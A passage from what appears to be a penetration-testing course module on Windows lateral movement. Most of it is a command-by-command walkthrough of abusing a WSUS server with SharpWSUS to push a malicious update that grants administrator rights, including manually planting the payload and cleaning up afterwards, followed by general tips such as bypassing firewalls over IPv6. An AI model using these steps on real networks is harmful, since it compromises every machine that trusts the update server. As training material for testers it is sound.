[*] Update created - When ready to deploy use the following command:
[*] SharpWSUS.exe approve /updateid:812772ce-0d8b-414b-823b-2cbc97d76126
/computername:Target.FQDN /groupname:"Group Name"

[*] To check on the update status use the following command:
[*] SharpWSUS.exe check /updateid:812772ce-0d8b-414b-823b-2cbc97d76126
/computername:Target.FQDN

[*] To delete the update use the following command:
[*] SharpWSUS.exe delete /updateid:812772ce-0d8b-414b-823b-2cbc97d76126
/computername:Target.FQDN /groupname:"Group Name"

[*] Create complete
```


Note: Make sure to use `PSExec64.exe` if targetting a 64bit computer.

The output above gave us three commands that we can execute to complete the Windows update process, which are approve, check and delete. We will use those commands later in this section.

To see the results of our command in the WSUS Service, we can open `Windows Server Update Service` application to identify if our update got added into the server.



Let's move into `Security Updates` and make sure that Approval is set to `Unapproved` and Status is `Any`, and we will see the update we created with `SharpWSUS` named `NewAccountUpdate`:



Note: Local or remote access to the WSUS Server is required to perform this attack.

Approve the malicious patch for deployment with SharpWSUS

To approve the malicious patch, we need to specify the computers which this patch will apply to and associate those computers with a group. We can achieve all this with `SharpWSUS` by

using the command the previous output gave us. That output has the update ID that corresponds to the update we created, it is important to make sure that we are using the right update ID. We need to use `SharpWSUS.exe approve` with the option `/updateid:<update ID>`, set the target computer with the option `/computername:<Target Computer>`, we will going to target `SRV01` and finally set the new group to be created with the option `/groupname:<Group Name>`:

```
c:\Tools> .\SharpWSUS.exe approve /updateid:812772ce-0d8b-414b-823b-
2cbc97d76126 /computername:srv01.inlanefreight.local
/groupname:"FastUpdates"


 ____  _                    __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Approve Update

Targeting srv02.inlanefreight.local
TargetComputer, ComputerID, TargetID
-------------------------------------
srv02.inlanefreight.local, d4e385a2-01e1-444f-b856-f857b8989b43, 1
Group Exists = False
Group Created: Hacker Group
Added Computer To Group
Approved Update

[*] Approve complete
```

The tool will inform us if the group is already present before attempting to create it; if no other group exists with that name, the update will be approved and the group created. We can inspect again to confirm the `WSUS` groups:


```
c:\Tools> .\SharpWSUS.exe inspect


 ____  _                    __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team
```

```
[*] Action: Inspect WSUS Server

... SNIP ...

###################### Group Enumeration #######################
GroupName
---------------------------------------------------
All Computers
Downstream Servers
FastUpdates
Unassigned Computers

[*] Inspect complete
```


Approve the malicious patch for deployment manually

During our testing, sometimes, `SharpWSUS` won't work to automatically approve the update. We also encounter some errors when uploading `PSExec64.exe` once the update is approved. Let's see how we can do this process manually in case we have an error.


Within the `WSUS Service`, let's navigate into `All Updates` and make sure that Approval is set to `Unapproved` and Status is `Any`, and we will see the update we created with `SharpWSUS` named `NewAccountUpdate`:




Now, we need to right-click the update and click `approval` or we can go to the actions panel on the right and click `Approve...`:




We need to select the group we want to apply this update to complete the approval. We will choose `All Computer` by right-clicking it, selecting `Approved for Install`, and clicking OK:



Next, we change the Approval status to `Approved`, make sure the Status is set to `Any`, and confirm that everything is working.



There may be situations, commonly, when we attempt to perform this attack using only a WSUS Administrator account that is not a member of the WSUS Administrators group. When we approve the update, it will fail to download our PSExec64.exe file. As we can see in the following image:




To fix this error, we can copy the `PSExec64.exe` to the WSUScontent directory and rename the file as expected by the WSUS Service. To confirm what's the WSUScontent directory and the filename, we can use the `Event Viewer`. The WSUS Service will generate an event id 364 if the `Content file download failed`, let's use PowerShell `Get-WinEvent` to retrieve this event:

```
PS C:\Tools> Get-WinEvent -LogName Application | Where-Object { $_.Id -eq
364 } |fl

TimeCreated  : 7/3/2024 5:19:00 AM
ProviderName : Windows Server Update Services
Id           : 364
Message      : Content file download failed.
 Reason: HTTP status 404: The requested URL does not exist on the server.

 Source File: /Content/wuagent.exe
 Destination File:
C:\WSUS\WsusContent\02\0098C79E1404B4399BF0E686D88DBF052269A302.exe
```

We get the `Destination File`, now we need to copy PSExec64.exe to that location:

```
PS C:\Tools> copy C:\Tools\sysinternals\PSExec64.exe
C:\WSUS\WsusContent\02\0098C79E1404B4399BF0E686D88DBF052269A302.exe
```

Now, we go to the WSUS Service GUI, select the update with the error, and click `Retry Download`. Once the server confirms the file exists, it will allow the download of our payload.



Ideally, if we copied `PsExec64.exe` into the `WsusContent` directory, it is recommended that we create another update with a different title but the same payload. This will help force the update quickly.


Note: If updates approved by SharpWSUS.exe are not being installed, try creating a new update and approving it manually.

Wait for the client to download the patch

The last thing we need to do is to wait for the target computer to install the new updates. We can verify if the installation was finalized by running `SharpWSUS.exe check`, specify the update id `/updateid:<Update ID>` and the target computer name `/computername:<Target Computer>`:

```
c:\Tools> .\SharpWSUS.exe check /updateid:812772ce-0d8b-414b-823b-2cbc97d76126 /computername:srv01.inlanefreight.local
 ____  _                    __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Check Update

Targeting srv01.inlanefreight.local
TargetComputer, ComputerID, TargetID
-------------------------------------
srv01.inlanefreight.local, bbc6e1ed-75ec-4eea-81cf-05da5c18e93e, 3

Update Info cannot be found.

[*] Check complete
```

The above output indicates that the computer hasn't completed the update process. We can force this process if we have access to the target computer by clicking `Check For Updates`:



We successfully installed our update. If we use `SharpWSUS.exe check` again, it will show that we successfully installed the update.

Note: It may take some time for the WSUS service to register that the update was applied.

We have successfully added a new member to the Administrator group of the target computer, we can now execute commands as an administrator using Filiplain's credentials.

```
c:\Tools> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------
-----
Administrator
INLANEFREIGHT\Domain Admins
INLANEFREIGHT\Filiplain
INLANEFREIGHT\PDQ Deploy Admin
The command completed successfully
```

Clean up after the patch is downloaded

To clean up everything about the malicious update running `SharpWSUS.exe delete`, specify the update id `/updateid:<Update ID>` and the target computer `/computername:<Target Computer`.

```
c:\Tools> .\SharpWSUS.exe delete /updateid:812772ce-0d8b-414b-823b-
2cbc97d76126 /computername:srv02.inlanefreight.local


 ____  _                   __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Delete Update

[*] Update declined.

[*] Update deleted.

Targeting srv02.inlanefreight.local
TargetComputer, ComputerID, TargetID
-------------------------------------
srv02.inlanefreight.local, d4e385a2-01e1-444f-b856-f857b8989b43, 1
Removed Computer From Group
Remove Group

[*] Delete complete
```

Alternative Tools for Abusing WSUS

While `SharpWSUS` is a powerful tool for exploiting WSUS servers, other tools are available for similar purposes. WSUSpendu, a PowerShell tool, allows for the injection of malicious updates, forcing systems relying on the compromised WSUS server to execute arbitrary commands. Another option is Thunder_Woosus, a C# tool designed for manipulating WSUS updates and enabling arbitrary command execution on targeted machines.

However, at the time of writing, there are no equivalent tools that function exclusively from a Linux environment, highlighting a gap in the current tooling landscape and a potential opportunity for future development.

Conclusion

Using WSUS for lateral movement involves deploying malicious Windows updates that force any computer trusting the WSUS Server to execute arbitrary commands. WSUS services are compelling targets in Windows environments because, even within restricted or highly secured networks, they can be exploited to compromise any machine.

In the upcoming section, we will examine other general considerations to bear in mind when performing lateral movement in Windows environments.

General Consideration

Lateral movement is a vast topic that can be approached from various angles. Discussing every single method for performing Windows lateral movement is generally impossible. However, the information provided in this module will help build the skills needed to identify lateral movement opportunities not covered here.

In order to perform lateral movements, we need to start with the available assets such as users, passwords, networks, and computers. Typically, we will search for services and understand how to interact with or abuse them to gain access.

Once we gain access to a service, we repeat the process. We search for more credentials or think about how we can use that service's rights to gain access to another service or computer. We then repeat the process over and over again until we reach our goal.

Using our imagination is crucial when exploring a Windows network. Observing the services running and how they interact within the network can help us identify more opportunities for lateral movement, such as:

- Development environments running code hosted on accessible servers.
- Applications connecting to shared folders to retrieve and execute DLLs.
- MSSQL servers running queries from configuration files.
- Software installed across the domain used for inventory that can execute PowerShell commands.

Can you imagine how to exploit these use cases for lateral movement? Your imagination is vital when approaching unknown networks. The concepts in this section aim to provide the foundational knowledge for performing lateral movement.

User privileges

Administrative rights are not always necessary for lateral movement. Services such as PSRemoting, RDP, WMI, DCOM, and SSH allow non-administrators to execute commands. It is essential to test all our credentials against these services.

Firewall Blocking

Firewalls and network segmentation are crucial considerations. Sometimes, you may have access to a workstation that doesn't have direct access to specific servers, requiring you to use other devices to reach your target network.

Administrators can apply various network configurations and restrictions, such as:

- Changing default ports.
- Restricting access to specific workstations.
- Allowing inbound access only from specific IPs or networks.
- Blocking outbound internet access for specific workstations.
- Monitoring network traffic.

To identify non-default ports, use the netstat command. For example, running `netstat -ano` on SRV01 might yield:

```
PS C:\Tools> netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1704
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:23389          0.0.0.0:0              LISTENING       336
```

In this example, we can see the port `23389`. We can investigate to which service this port belongs using `tasklist`:

```
PS C:\Tools> tasklist /svc /FI "PID eq 336"

Image Name                     PID Services
=========================  ======== ============================
svchost.exe                    336 TermService
```

Investigating further reveals that `TermService` is responsible for `Remote Desktop Services`, indicating that this port is for `RDP`.

Note: Additionally, tools such as `nmap` can be used to actively enumerate remote hosts.

Credentials

Searching for credentials is a crucial aspect of identifying lateral movement opportunities. The Windows Privilege Escalation module covers methods for credential pillaging.

Successful lateral movement often relies on using and reusing credentials, public/private keys, tokens, and website logins found during enumeration.


IPv6

IPv6 is often overlooked, but it is enabled by default on Windows. If firewalls block IPv4 connections but overlook IPv6, you can use IPv6 to bypass these restrictions.

To connect to an IPv6 network, use the IPv6 address within brackets, like this: `[dead:beef::647f:620f:3a1a:e978]`. For WinRM, use the following command:

```
PS C:\Tools> Enter-PSSession -ComputerName
[dead:beef::647f:620f:3a1a:e978] -Authentication Negotiate
```

If we are attempting to connect to RDP using IPv6, we can use the following address:



Conclusion

This module combines various lateral movement techniques to help students familiarize themselves with the most common methods used in Windows networks. Many Active Directory modules present labs requiring lateral movement, and we encourage students to practice and familiarize themselves with different tools and techniques.

The following section will cover defense mechanisms against lateral movement and explain how to detect and prevent it. At the end of this module, students will be challenged to combine different lateral movement techniques to complete the skill assessment.

Lateral Movement Prevention & Detection

Throughout this module, we have explored multiple lateral movement methods within a network, leveraging tools such as `PsExec`, `WMIExec`, `DCOM`, and others. We have gone through how to infiltrate other systems on the network by understanding and applying these diverse techniques. Now it's time to talk about defenses.

Detecting and preventing lateral movement is crucial to safeguard sensitive data and maintain network integrity. This involves implementing various strategies and controls to monitor suspicious activities and restrict unauthorized access. Effective lateral movement prevention comprises measures such as network segmentation, enforcing least privilege, and implementing zero trust architecture, while detection strategies involve monitoring authentication logs, analyzing network traffic, and deploying honeypots. By integrating both preventive and detection mechanisms, we can significantly reduce the risk and impact of lateral movement, ensuring a robust defense against advanced threats.


Detection

Monitoring Authentication Logs

